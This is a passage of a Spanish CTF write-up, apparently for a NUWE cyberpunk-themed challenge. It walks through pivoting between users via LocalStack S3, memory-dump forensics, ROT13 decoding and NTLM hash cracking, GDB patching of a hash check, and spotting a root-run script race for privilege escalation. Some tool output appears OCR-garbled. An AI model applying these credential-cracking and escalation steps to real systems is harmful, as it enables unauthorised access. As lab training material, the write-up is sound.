Figura 9: Login con éxito en la máquina de Faraday.

4. Segunda bandera y *pivoting* desde Faraday

Una vez logados en la máquina, lo primero que haremos será descargar el home del usuario a nuestra máquina local para mantener las evidencias en caso de perder acceso a la máquina por cualquier motivo. Una vez hecho esto, analizamos los ficheros encontrados sin demasiado éxito. Volvemos, por lo tanto, a la máquina y analizamos qué puertos están abiertos para encontrar potenciales servicios vulnerables o interesantes.

```

faraday@ip-10-0-50-98:~$ ss -nlpt
State          Recv-Q    Send-Q
LISTEN        0          0
Local Address:Port
              0.0.0.0:22
              127.0.0.1:4566
              0.0.0.0:1337
              127.0.0.53:1053
              [ :: ]:22
              [ :: ]:1337
faraday@ip-10-0-50-98:~$ 

```

Figura 10: Análisis de puertos abiertos en la máquina local.

Como vemos, hay dos puertos interesantes: el 1337 y el 4566. El 1337 se corresponde con el servicio del chip, por lo que descartamos esta vía. Investigando un poco, vemos que el puerto 4566 es un puerto común para [Localstack](#), una aplicación de Amazon Web Services que nos permite hacer testing de nuestras aplicaciones Cloud en una máquina local. Vemos también que la herramienta [awslocal](#) está instalada, por lo que podemos listar instancias. Haremos precisamente esto con las instancias s3:

```

faraday@ip-10-0-50-98:~$ awslocal s3 ls
2023-12-02 10:23:19 arasaka
faraday@ip-10-0-50-98:~$ 

```

Figura 11: Listado de instancias S3

Como vemos, hay una instancia S3 llamada arasaka, nombre que se menciona en la descripción del reto (Sección 1). Si listamos el contenido de esta instancia, vemos algo interesante: un fichero *note.txt*.

```

faraday@ip-10-0-50-98:~$ awslocal s3 ls s3://arasaka
2023-12-02 10:23:20      378 note.txt
faraday@ip-10-0-50-98:~$ 

```

Figura 12: Listado del contenido de la instancia arasaka.

Lo descargamos a nuestra máquina local y abrimos su contenido, observando que disponemos de un enlace a un dump de memoria.

```

faraday@ip-10-0-50-98:~$ awslocal s3 cp s3://arasaka/note.txt .
download: s3://arasaka/note.txt to ./note.txt
faraday@ip-10-0-50-98:~$ █
faraday@ip-10-0-50-98:~$ cat note.txt
Hello, my name is Faraday.
I have hired a netrunner to get information on Kiwi, a known netrunner who is a double agent. Everyone has a price.
He has managed to find relevant information on one of her devices, but I am unable to extract the information. I'm sure you are.
I will pay anything to inform everyone of what she is doing.
https://cdn.nuwe.be/cyberhack2077/arasaka.memfaraday@ip-10-0-50-98:~$ █

```

Figura 13: Copia y contenido de la nota.

Una vez descargado el dump de memoria, obtendremos la siguiente flag utilizando un método “poco ortodoxo”, pero que es igual de válido que utilizar analizadores de memoria: utilizar el comando strings. Siendo estrictos, la metodología correcta a seguir hubiera sido volcar la memoria del proceso Notepad.exe que contenía el fichero flag.txt. Sin embargo, utilizando strings aceleramos el proceso:

```

└─(stesla㉿kali)-[~/Descargas/NUWECHALL]
$ strings arasaka.mem | grep -i "nuwe"
NUWE{574d8d3f19628ec7b322c825bbbbed014}
█

```

Figura 14: Obtención de la segunda flag utilizando strings

Ahora necesitamos encontrar una nueva forma de pivotar a otro usuario o elevar privilegios a root.

5. Tercera bandera y *pivoting* al usuario kiwi

Utilizando [Volatility 3](#), procedemos a analizar el volcado de memoria. Lo primero que haremos será observar los procesos en ejecución.

Volatility	Volume	/Downloads/NINJAHELL/arasaki.men.windows.plist								
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	WantsI	CreateTime	ExitTime	FileOutput
4	0	System	0x000a2260e040	237	-	N/A	False	2023-11-22 13:42:21.000000	N/A	Disabled
92	1	Registry	0x000a260e0000	4	-	N/A	False	2023-11-22 13:42:17.000000	N/A	Disabled
328	92	svhost.exe	0x000a270e0000	11	-	N/A	False	2023-11-22 13:42:21.000000	N/A	Disabled
416	428	carstex.exe	0x000a277f0000	11	-	1	False	2023-11-22 13:42:21.000000	N/A	Disabled
492	428	mininit.exe	0x000a20002100	5	-	0	False	2023-11-22 13:42:22.000000	N/A	Disabled
508	428	ntdll.dll	0x000a20002100	5	-	1	False	2023-11-22 13:42:22.000000	N/A	Disabled
564	484	wlindrv.dll	0x000a260e0000	7	-	1	False	2023-1-22 13:42:22.000000	N/A	Disabled
640	428	services.exe	0x000a21000000	8	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
699	428	userenv.exe	0x000a20002100	9	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
712	428	svchost.exe	0x000a25200000	26	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
729	428	FontdrvHost.exe	0x000a261c0100	5	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
883	428	fontdrv.dll	0x000a261c0100	5	-	1	False	2023-1-22 13:42:22.000000	N/A	Disabled
984	428	svchost.exe	0x000a252924200	14	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
985	554	dan.exe	0x000a26a10000	10	-	1	False	2023-11-22 13:42:22.000000	N/A	Disabled
238	985	svhost.exe	0x000a260e0000	68	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
740	648	svchost.exe	0x000a26a10000	20	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
816	648	svchost.exe	0x000a26e024100	19	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
832	648	svchost.exe	0x000a26e024100	19	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
484	648	svchost.exe	0x000a26fa02700	19	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1869	648	svchost.exe	0x000a26a10000	22	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1386	648	svchost.exe	0x000a26fa02700	29	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1668	648	svchost.exe	0x000a26fa02700	4	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1529	648	MemCompression	0x000a28000000	30	-	N/A	False	2023-1-22 13:42:22.000000	N/A	Disabled
1208	648	compcmd.dll	0x000a28000000	22	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1729	648	svchost.exe	0x000a25200000	5	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1235	648	svchost.exe	0x000a25200000	5	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1768	648	svchost.exe	0x000a22110000	9	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
3924	648	svchost.exe	0x000a20002100	19	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
2888	648	svchost.exe	0x000a25901000	17	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
2884	648	svchost.exe	0x000a26d00000	12	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
2166	648	McDefenderCore	0x000a26e0c000	2	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
2349	648	McDefenderCore	0x000a26e0c000	11	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
7376	772	StarWindOp.exe	0x000a276a76000	7	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
4809	648	TrustedInstall	0x000a277f0000	7	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
5052	772	MapUser.exe	0x000a277f0000	7	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
2726	648	NtSrv.exe	0x000a2722a000	8	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
1145	648	StartMenu	0x000a2722a000	15	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
8	648	svchost.exe	0x000a21000000	23	-	1	False	2023-1-22 13:42:23.000000	N/A	Disabled
2889	772	LuckHost.exe	0x000a2722a000	11	-	1	False	2023-1-22 13:42:23.000000	N/A	Disabled
3155	772	SearchApp.exe	0x000a2722a000	19	-	1	False	2023-1-22 13:42:23.000000	N/A	Disabled
3348	554	userinit.exe	0x000a27301000	0	-	0	False	2023-1-22 13:42:23.000000	2023-1-22 13:42:23.000000	Disabled
3384	772	explorer.exe	0x000a27300000	67	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
2348	3384	explorer.exe	0x000a27300000	67	-	1	False	2023-1-22 13:42:23.000000	N/A	Disabled
3529	772	ctfmon.exe	0x000a27300000	9	-	1	False	2023-1-22 13:42:23.000000	N/A	Disabled
3876	772	StartMenuOp.exe	0x000a276a76000	7	-	1	False	2023-1-22 13:42:23.000000	N/A	Disabled
4809	648	TrustedInstall	0x000a277f0000	7	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
4166	772	TiWorker.exe	0x000a277f0000	7	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
4166	772	RuntimeBroker	0x000a27953a00	8	-	0	False	2023-1-22 13:42:23.000000	2023-11-22 13:42:23.000000	Disabled
4256	772	SearchApp.exe	0x000a27951000	19	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
4256	772	RuntimeBroker	0x000a27e03a00	13	-	1	False	2023-1-22 13:42:23.000000	N/A	Disabled
4166	772	SearchProtocol	0x000a27e0705000	7	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
4636	4192	SearchFilterMo	0x000a27e04000	6	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
4824	772	SkypeApp.exe	0x000a27b1f000	13	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
4832	772	SkyperBackground	0x000a28002000	4	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
4928	4192	SearchProtocol	0x000a27173000	6	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
5036	772	RuntimeBroker	0x000a2827cc0000	6	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
5188	3384	notepad.exe	0x000a2827c80000	4	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
4876	772	RuntimeBroker	0x000a27c40000	6	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
348	772	TextInputHost	0x000a27cf0000	16	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
4448	772	dlhost.exe	0x000a27c34000	14	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
3489	3384	SecurityHealth	0x000a27e52240	4	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
424	648	SecurityHealth	0x000a27e52400	15	-	0	False	2023-1-22 13:42:24.000000	N/A	Disabled
5169	3384	msedge.exe	0x000a27e40000	57	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
5200	5160	msedge.exe	0x000a27e47000	9	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
5388	5160	msedge.exe	0x000a27e48000	16	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
5426	5160	msedge.exe	0x000a28006400	18	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
5424	5160	msedge.exe	0x000a28006500	8	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
6064	3384	OneDrive.exe	0x000a28241700	39	-	1	False	2023-1-22 13:42:24.000000	N/A	Disabled
5848	1588	audiogd.exe	0x000a2804284000	6	-	0	False	2023-1-22 13:42:24.500000	N/A	Disabled
3688	3384	cmd.exe	0x000a2824094c800	3	-	1	False	2023-1-22 13:42:24.500000	N/A	Disabled
1626	3688	conhost.exe	0x000a2824094c800	7	-	1	False	2023-1-22 13:42:24.500000	N/A	Disabled
3636	3688	arasaki.exe	0x000a27c3a0800	1	-	1	True	2023-1-22 13:42:24.500000	N/A	Disabled
3604	772	ApplicationFrameHost	0x000a28106000	9	-	1	False	2023-1-22 13:43:13.000000	N/A	Disabled
5948	772	WinStoreApp.exe	0x000a28008000	20	-	1	False	2023-1-22 13:43:13.000000	N/A	Disabled
4976	772	RuntimeBroker	0x000a27a71000	8	-	1	False	2023-1-22 13:43:13.000000	N/A	Disabled
6032	648	svchost.exe	0x000a289eb340	9	-	0	False	2023-1-22 13:43:15.000000	N/A	Disabled
4544	648	sppsvc.exe	0x000a283f0000	10	-	0	False	2023-1-22 13:43:15.000000	N/A	Disabled
6196	3384	FTK Imager.exe	0x000a289790c0	21	-	1	False	2023-1-22 13:43:18.000000	N/A	Disabled
0	0	0	0x000a213a3e4000	0	-	N/A	False	N/A	N/A	Disabled

Figura 15: Listado de procesos en memoria con Volatility 3

Vemos que hay un ejecutable interesante: *arasaka.exe*, cuyo nombre nos hace sospechar que también tiene que ver con el reto. Volcamos este fichero utilizando el comando *pslist -dump -pid 3616* de Volatility 3 y, de nuevo, aplicamos strings sobre el binario extraido. Si nos fijamos bien, observamos que hay una cadena de texto extraña junto a la frase “Amount 13”, lo cual nos hace sospechar que se ha aplicado una rotación de 13 posiciones a los caracteres de la cadena.

B767
\$AP@res
\$dP@ Equipo
[^_]
[^_] stesla
=dp@ adam_smasher
D\$st Escritorio david_martinez
\$Dp@ Recientes
\$Dp@
\$Dp@ Papelera
\$Dp@ Documentos
\$Dp@ Música immunoSupresor.jp Intercepted.wav
\$Dp@
\$Dp@ Imágenes g.out
\$Dp@ Videos
L[^_]
L[^_] Descargas
-85@
585@positivos
\$PQ@ Sistema de arch...
[^_]
?t?1 cdrom0
t\VS
<]ta<
[^_]
[^_] Navegar por la red
<]t.<
[^_]
,[^_]
,[^_]
<]t[
[^_]
t(<{t?
<}t <,u@
<{t,
</t&<\t"
>-Q@
[^_]
>~Q@
5hp@
[^_]
UWVS
[^_]
libgcc_s_dw2-1.dll
__register_frame_info 15
__deregister_frame_info
libgcj-16.dll
_Jv_RegisterClasses
Starting process ...
q50865n6q59o8r471o0p572or0o3p3r1 Amount 13
Secret message: %s

Utilizando la herramienta [Cyberchef](#), aplicamos esta rotación y obtenemos lo que parece ser un hash:




Figura 17: Hash obtenido tras la rotación.

La intuición nos dice que parece que el objetivo será crackear este hash, así que nos lo llevamos al servicio [Crackstation](#) y, efectivamente, obtenemos el texto en claro asociado a ese hash:

Hash	Type	Result
41665a6d599fe471b6c571be983c3e1	NTLM	ktvito1

Figura 18: Resultado del texto plano asociado al hash.

Utilizando esta cadena como contraseña del usuario kiwi, logramos impersonar a este usuario. De nuevo, hacemos una copia de la carpeta del usuario en nuestra máquina atacante para asegurar su disponibilidad. Vemos que, en esta ocasión, hay varias carpetas y ficheros interesantes en el home del usuario. Nos centraremos primero en la carpeta oculta *.auth_bin*, que contiene un binario ejecutable llamado *kiwilogator*. Lo primero que haremos será analizarlo con el software [Ghidra](#). El código que más nos interesa es el de la función *main*.

```

undefined8 main(void)

{
    int iVar1;
    size_t n;
    long in_FS_OFFSET;
    uchar local_128 [32];
    undefined8 local_108;
    undefined8 local_100;
    undefined8 local_f8;
    undefined8 local_f0;
    uchar local_e8 [112];
    undefined local_78 [104];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    banner();
    printf("Insert input: ");
    _isoc99_scanf(&DAT_001027f1,local_e8);
    n = strlen((char *)local_e8);
    SHA256(local_e8,n,local_128);
    local_108 = 0x6bc4c3240158b346;
    local_100 = 0x78c163c9660361fe;
    local_f8 = 0x8b328058a8302d2f;
    local_f0 = 0xe89495a577bdc2a7;
    iVar1 = memcmp(local_128,&local_108,0x20);
    if (iVar1 == 0) {
        generate_flag(local_128,local_78);
    }
    else {
        puts("Incorrect input");
    }
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
}

```

Figura 19: Función main del binario kiwilidator.

Como vemos, en esta función se hacen realizar las siguientes acciones:

1. Leer la entrada del usuario.

2. Aplicarle la función hash sha256 de OpenSSL.
3. Comparar el hash resultante con un hash almacenado en memoria.
4. En caso de coincidencia, se llama a la función generate flag que utilizará el hash del input del usuario para generarla.

Por lo tanto, para superar esta comparación y conseguir la flag correcta, debemos conseguir que nuestro input genere el hash sha256 correcto, lo que implicaría crackear el hash proporcionado, o parchear el programa para hacer que, en el momento de la comparación, el hash asociado a nuestro input tenga el valor esperado. Optaremos por esta segunda opción al ser más rápida y no depender de la capacidad de cómputo para perpetrar un ataque de fuerza bruta. Realizaremos la tarea con GDB. Establecemos un punto de ruptura justo antes de la llamada a memcomp y colocamos en el registro RDI el valor que se espera para el hash de nuestro input:

```

pwndbg> set *((long *) 0x7fffffffdb10) = 0x6bc4c3240158b346
divide          Program Trees      .note.ABI-tag
pwndbg> x/20gx $rdi
movzx             .note.ABI-tag
0x7fffffffdb10: 0x6bc4c3240158b346      0x15473e14660361fe
0x7fffffffdb20: 0xa8213c3da8302d2f      0x7d99433d77bdc2a7
0x7fffffffdb30: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb40: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb50: 0x0000004141414141      0x0000000000000000
0x7fffffffdb60: 0x0000000000000f61      0x0000000000000000
0x7fffffffdb70: 0x0000000000000000      0x0000000000000000
0x7fffffffdb80: 0x0000000000000000      0x0000000000000000
0x7fffffffdb90: 0x0000000000000000      0x0000000000000000
0x7fffffffdba0: 0x0000000000000000      0xff00000000000000
pwndbg> set *((long *) 0x7fffffffdb18) = 0x78c163c9660361fe
sse_move          Program Tree
pwndbg> x/20gx $rdi
sse_store
0x7fffffffdb10: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb20: 0xa8213c3da8302d2f      0x7d99433d77bdc2a7
0x7fffffffdb30: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb40: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb50: 0x0000004141414141      0x0000000000000000
0x7fffffffdb60: 0x0000000000000f61      0x0000000000000000
0x7fffffffdb70: 0x0000000000000000      0x0000000000000000
0x7fffffffdb80: 0x0000000000000000      0x0000000000000000
0x7fffffffdb90: 0x0000000000000000      0x0000000000000000
0x7fffffffdba0: 0x0000000000000000      0xff00000000000000
pwndbg> set *((long *) 0x7fffffffdb20) = 0xb328058a8302d2f
fsget          > [local_10]
pwndbg> set *((long *) 0x7fffffffdb28) = 0xe89495a577bdc2a7
memset          > [local_10]
pwndbg> x/20gx $rdi
scalar_load_cost
0x7fffffffdb10: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb20: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb30: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb40: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb50: 0x0000004141414141      0x0000000000000000
0x7fffffffdb60: 0x0000000000000f61      0x0000000000000000
0x7fffffffdb70: 0x0000000000000000      0x0000000000000000
0x7fffffffdb80: 0x0000000000000000      0x0000000000000000
0x7fffffffdb90: 0x0000000000000000      0x0000000000000000
0x7fffffffdba0: 0x0000000000000000      0xff00000000000000
pwndbg> nice

```

Figura 20: Parcheo de RDI para hacer coincidir los valores de los hashses.

Y de esta manera conseguimos que, cuando se llama a la función *generate_flag* esta se genere correctamente.

```

0*5555555555511 <main+274>    mov    eax, 0
00:0000  rax rdi rsp 0*7fffffffdb10 ← 0xb0c4c3240158b346
01:0008          0*7fffffffdb10 ← 0xb0c163c9660361fe
02:0010          0*7fffffffdb20 ← 0xb0328058a8302d2f
03:0018          0*7fffffffdb28 ← 0xe89495a577bdc2a7
04:0020          0*7fffffffdb30 ← 0xb0c4c3240158b346
05:0028          0*7fffffffdb38 ← 0xb0c163c9660361fe
06:0030          0*7fffffffdb40 ← 0xb0328058a8302d2f
07:0038          0*7fffffffdb48 ← 0xe89495a577bdc2a7
[ STACK ]
[ BACKTRACE ]
▶ 0 0x55555555555fb main+252
1 0x7ffff78456ca __libc_start_call_main+122
2 0x7ffff7845785 __libc_start_main+133
3 0x5555555555185 _start+37
[ EXTRAS ]
[ REGISTERS / show-flags off / set
+RAX 0x0
+RBX 0*7fffffffdd48 → 0*7fffffff0c9 ← '/home/stesla/Descargas/NUWECHALL/kiwi/.auth_bin/kiwilidator'
+RCX 0x0
+RDW 0x25
+RDI 0*7fffffffdbc0 ← 'NUWE{51de8991166771fc2b3783b33ff0b5db}'
+RSI 0*55555555567e1 ← 0*x20747205736e4900
+R8 0ffe0
+R9 0x0
+R10 0x0
+R11 0x0
+R12 0x0
+R13 0*7fffffffdd58 → 0*7fffffff105 ← 'COLORF0B6-15;0'
+R14 0*555555557d70 (_do_global_dtors_aux_fini_array_entry) → 0*555555555200 (_do_global_dtors_aux) ← endbr64
+R15 0*7ffff7ffd000 (_rtld_global) → 0*7ffff7ffe2d0 → 0*555555554000 ← 0*10102466c457f
+RBP 0*7fffffffddc30 ← 0x1
+RSP 0*7fffffffdb10 ← 0xb0c4c3240158b346
+RIP 0*555555555500 (main+257) ← jmp 0*555555555511
[ DISASM / x86-64 / set
0*5555555554ea <main+235>    lea    rdx, [rbp - 0x70]
0*5555555554ee <main+239>    lea    rax, [rbp - 0x120]
0*5555555554f5 <main+246>    mov    rsi, rdx
0*5555555554f8 <main+249>    mov    rdi, rax
0*5555555554fb <main+252>    call   generate_flag      <generate_flag>
+ 0*555555555500 <main+257>    jmp   main+274           <main+274>
↓
0*555555555511 <main+274>    mov    eax, 0
0*555555555516 <main+279>    mov    rdx, qword ptr [rbp - 0]
0*55555555551a <main+283>    sub    rdx, qword ptr fs:[0x20]
0*555555555523 <main+292>    je    main+299           <main+299>
↓
0*55555555552a <main+299>    leave
[ STACK ]

```

Figura 21: Obtención de la flag del usuario kiwi.

6. Cuarta bandera y *pivoting* al usuario Adam Smasher

Una vez hemos obtenido la bandera, volvemos a revisar las carpetas del usuario kiwi. En el fichero csv, observamos lo que parece ser un listado de contraseñas de los usuarios del sistema, señalando que la última contraseña de adam_smasher se desconoce. Si lanzamos la herramienta *exiftool* sobre

todas las imágenes que se encuentran bajo el directorio *hacked_cams* observamos algo curioso en una de ellas: ha sido modificada con Photoshop. Dado que todas las imágenes parecen generadas con una IA, este detalle resulta llamativo, puesto que parece indicar que se ha añadido contenido a propósito.

```

(stesla㉿kali)-[~/Descargas/NUWECHALL/kiwi/hacked_cams]
$ exiftool *
=====
adam-01-12.png
ExifTool Version Number : 12.67
File Name               : adam-01-12.png
Directory              : .
File Size               : 2.1 MB
File Modification Date/Time : 2023:12:02 17:27:22+01:00
File Access Date/Time   : 2023:12:02 17:27:36+01:00
File Inode Change Date/Time : 2023:12:02 17:27:22+01:00
File Permissions        : -rw-r--r--
File Type               : PNG
File Type Extension    : png
MIME Type               : image/png
Image Width             : 1024
Image Height            : 1024
Bit Depth               : 8
Color Type              : RGB with Alpha
Compression             : Deflate/Inflate
Filter                  : Adaptive
Interlace                : Noninterlaced
SRGB Rendering          : Perceptual
Image Size              : 1024x1024
Megapixels              : 1.0
=====
adam-02-12.png
ExifTool Version Number : 12.67
File Name               : adam-02-12.png
Directory              : .
File Size               : 1900B kB
File Modification Date/Time : 2023:12:02 17:27:23+01:00
File Access Date/Time   : 2023:12:02 17:27:36+01:00
File Inode Change Date/Time : 2023:12:02 17:27:23+01:00
File Permissions        : -rw-r--r--
File Type               : PNG
File Type Extension    : png
MIME Type               : image/png
Image Width             : 1024
Image Height            : 1024
Bit Depth               : 8
Color Type              : RGB
Compression             : Deflate/Inflate
Filter                  : Adaptive
Interlace                : Noninterlaced
Software                : Adobe ImageReady
XMP Toolkit              : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
Original Document ID    : xmp.did:5AF07871958CEE118DFAA272993E5F10
Document ID              : xmp.did:D0B527AC8C9711EE81D2D49B4FED7D74
Instance ID              : xmp.iid:D0B527A88C9711EE81D2D49B4FED7D74
Creator Tool              : Adobe Photoshop CS6 (Windows)
Derived From Instance ID : xmp.iid:5BF07871958CEE118DFAA272993E5F10
Derived From Document ID : xmp.did:5AF07871958CEE118DFAA272993E5F10
Image Size               : 1024x1024
Megapixels              : 1.0

```

Figura 22: Ejecución de exiftool sobre la carpeta *hacked_cams*

Si abrimos esta imagen, nos damos cuenta de que, sobre el papel que se ve, parece estar escrita la contraseña del usuario *adam_smasher* (que la cadena comience con smash parece un claro indicativo de ello).




Figura 23: Obtención de la contraseña de adam.

Una vez obtenida la contraseña de adam, lo impersonamos y obtenemos la flag asociada a su usuario. De nuevo, copiaremos el contenido de su directorio home a nuestra máquina local.

7. Quinta bandera y elevación de privilegios a root

Una vez ganado acceso al usuario de adam, vemos que en el directorio home no hay mucho más que analizar. Después de un rato, se decide utilizar la herramienta [pspy64](#), que nos permite monitorizar los procesos en ejecución en las máquinas Linux sin necesidad de tener permisos de root. En la Figura 24 observamos algo interesante: el usuario root va a ejecutar un fichero incluido en el directorio `.target` de nuestro usuario actual. La ejecución se realiza entre `sleeps` y se procede a ejecutar el fichero en ejecución y crearlo de nuevo continuamente, por lo que, si queremos que el contenido del fichero se ejecute como root debemos ser rápidos o generar una condición de carrera.

```
2023/12/02 12:56:49 CMD: UID=0 PID=6 |
2023/12/02 12:56:49 CMD: UID=0 PID=5 |
2023/12/02 12:56:49 CMD: UID=0 PID=4 |
2023/12/02 12:56:49 CMD: UID=0 PID=3 |
2023/12/02 12:56:49 CMD: UID=0 PID=2 |
2023/12/02 12:56:49 CMD: UID=0 PID=1 | /sbin/init
2023/12/02 12:56:49 CMD: UID=0 PID=128854 | sleep 1
2023/12/02 12:56:58 CMD: UID=0 PID=128862 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:56:51 CMD: UID=0 PID=128864 | sleep 1
2023/12/02 12:56:51 CMD: UID=0 PID=128865 |
2023/12/02 12:56:52 CMD: UID=0 PID=128872 | runc init
2023/12/02 12:56:52 CMD: UID=0 PID=128875 | runc init
2023/12/02 12:56:52 CMD: UID=0 PID=128876 |
2023/12/02 12:56:52 CMD: UID=0 PID=128885 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:56:53 CMD: UID=0 PID=128881 | python3 ./bin/localstack status services --format=json
2023/12/02 12:56:52 CMD: UID=0 PID=128889 | sleep 1
2023/12/02 12:56:53 CMD: UID=0 PID=128894 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:53 CMD: UID=0 PID=128895 |
2023/12/02 12:56:54 CMD: UID=0 PID=128896 | sleep 1
2023/12/02 12:56:55 CMD: UID=0 PID=128100 |
2023/12/02 12:56:55 CMD: UID=0 PID=128102 | sleep 0.5
2023/12/02 12:56:55 CMD: UID=0 PID=128104 | sleep 1
2023/12/02 12:56:56 CMD: UID=0 PID=128106 |
2023/12/02 12:56:56 CMD: UID=0 PID=128108 | sleep 0.5
2023/12/02 12:56:57 CMD: UID=0 PID=128110 | sleep 1
2023/12/02 12:56:58 CMD: UID=0 PID=128113 |
2023/12/02 12:56:58 CMD: UID=0 PID=128112 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:58 CMD: UID=0 PID=128114 | sleep 0.5
2023/12/02 12:56:59 CMD: UID=0 PID=128116 | sleep 1
